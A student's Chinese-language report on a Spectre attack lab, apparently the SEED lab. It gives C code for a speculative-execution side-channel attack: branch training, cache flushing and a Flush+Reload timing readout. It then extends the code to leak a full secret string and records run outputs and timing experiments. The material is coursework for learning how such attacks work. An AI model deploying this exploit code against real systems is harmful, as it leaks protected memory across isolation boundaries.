
```
void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    restrictedAccess(i);
  }

  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {  }
  //
  // Ask victim() to return the secret in out-of-order execution.
  s = restrictedAccess(index_beyond);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i;
  uint8_t s;
  size_t index_beyond = (size_t)(secret - (char*)buffer);

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    printf("*****\n");  // This seemly "useless" line is necessary for the attack to succeed
    spectreAttack(index_beyond);
    usleep(10);
    reloadSideChannelImproved();
  }

  int max = 0;
  for (i = 0; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```


调用 flushSideChannel 函数将 array 数组从缓存中清除，并将 scores 数组初始化为 0；

循环 1000 次，每次调用 spectreAttack 函数进行攻击，然后程序暂停 10us，最后调用 reloadSideChannelImproved 函数记录缓存命中情况；

找出 scores 数组中得分最高的索引 max，max 即为推测出的秘密值；

以下是运行该程序得到的部分结果：


*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 991


*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 928

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 866
```

可以看到最高分数大部分情况为 scores[0]，这是因为当 restrictedAccess 函数接收到越界索引时，会返回 0.在多次执行 spectreAttack 函数的过程中，若有多次进行了越界访问，`array[0 * 4096 + DELTA]` 被频繁加载到缓存中，导致 scores[0]的值不断增加，最终成为最高分数。因此，我们需要判断，当 restrictedAccess 函数接收到越界索引并返回 0 时，这并不是我们想要的结果，直接跳过。将原来代码修改为

```
if (s) array[s*4096 + DELTA] += 88;
```

运行该程序得到的部分结果如下：

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 80
```

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 199
```

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 116
```

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 90
```

注释掉 printf("*****\n");

部分运行结果为:

```
[03/31/25]seed@VM:~/.../Labsetup$ gcc SpectreAttackImproved.c -o task5
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 1
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
The number of hits is 0
[03/31/25]seed@VM:~/.../Labsetup$ task5
Reading secret value at index -8208
The secret value is 0()
```


攻击未起作用，我也还没有找到确切原因。printf 函数属于系统调用，它会触发一次上下文切换，这会让 CPU 暂停当前的指令执行流程，处理系统调用相关的操作。当系统调用结束后，CPU 会恢复之前的执行流程。在这个恢复过程中，CPU 的乱序执行状态可能会发生改变，进而影响后续指令的执行顺序。另外，printf 函数的延迟可能会让缓存有更长的时间完成刷新操作。注释掉这行代码后，由于缺少了这个延迟，可能无法满足攻击的要求。


将休眠时间改为 5us，

程序的部分运行结果如下


```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 84
```


```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 95
```





将休眠时间改为 50us,


*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 120


*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 102

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 135
```

将休眠时间改为 500us

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 440
```

将休眠时间改为 5000us

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 376
```

观察数据可得，休眠时间短时，命中次数较少，说明适当的休眠时间有助于让 CPU 有足够的时间来执行指令和进行缓存操作。如果休眠时间过短，可能导致 `reloadSideChannelImproved` 函数在缓存状态还未稳定时就去读取，从而无法准确检测到缓存命中情况，降低攻击成功率；休眠时间过长，会影响攻击效率，也可能因为其他程序的干扰而影响结果。

任务 6：窃取整个秘密字符串

在这个任务中，我们扩展 task5 的代码，使用 Spectre 攻击打印整个字符串。代码如下：

```c
int main() {
  int i;
  uint8_t s;
  size_t index_beyond = (size_t)(secret - (char*)buffer);

  //循环进行17次攻击，记录每次攻击得到的结果
  int res[20] = {0};
  for (int j = 0; j < 17; ++j) {
    //清除缓存并初始化分数
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;

    for (i = 0; i < 1000; i++) {
      printf("*****\n");  // This seemly "useless" line is necessary for the attack to succeed
      spectreAttack(index_beyond + j);
      usleep(10);
      reloadSideChannelImproved();
    }
    int max = 0;
    for (i = 0; i < 256; i++){
      if(scores[max] < scores[i]) {
        max = i;
        res[j] = max;
      }
    }
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The secret value is ");
  for (int i = 0; i < 17; ++i) {
    printf("%c", res[i]);
  }
  printf("\n");
  // printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

定义一个 res 数组并初始化为 0，循环进行 17 次攻击，将每次攻击得到的结果赋值给对应的 res 数组中的元素。最后打印 res 数组即为得到的整个字符串。

程序部分运行结果如下：

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is Some Secret Value
```

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is Some Secret Value
```

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is Some Secret Value
```

二、对本次实验的问题或建议

问题:

1. 在实验室运行任务 1 的时候，array[3*4096] 和 array[7*4096]的访问时间通常要 200 个时钟周期往上，然而在运行后面的任务时，将阈值设置为 100 也能在大多数情况下得到正确结果。
2. 对于任务 5 部分的 printf("*****\n")，不能确切地知道用处。
3. 对于任务 5 部分的休眠时间，发现下至 0us，上至 10000us，好像都能得到正确结果，无非是命中次数可能存在差异。

建议：老师讲得很好，实验很有趣，简单易懂!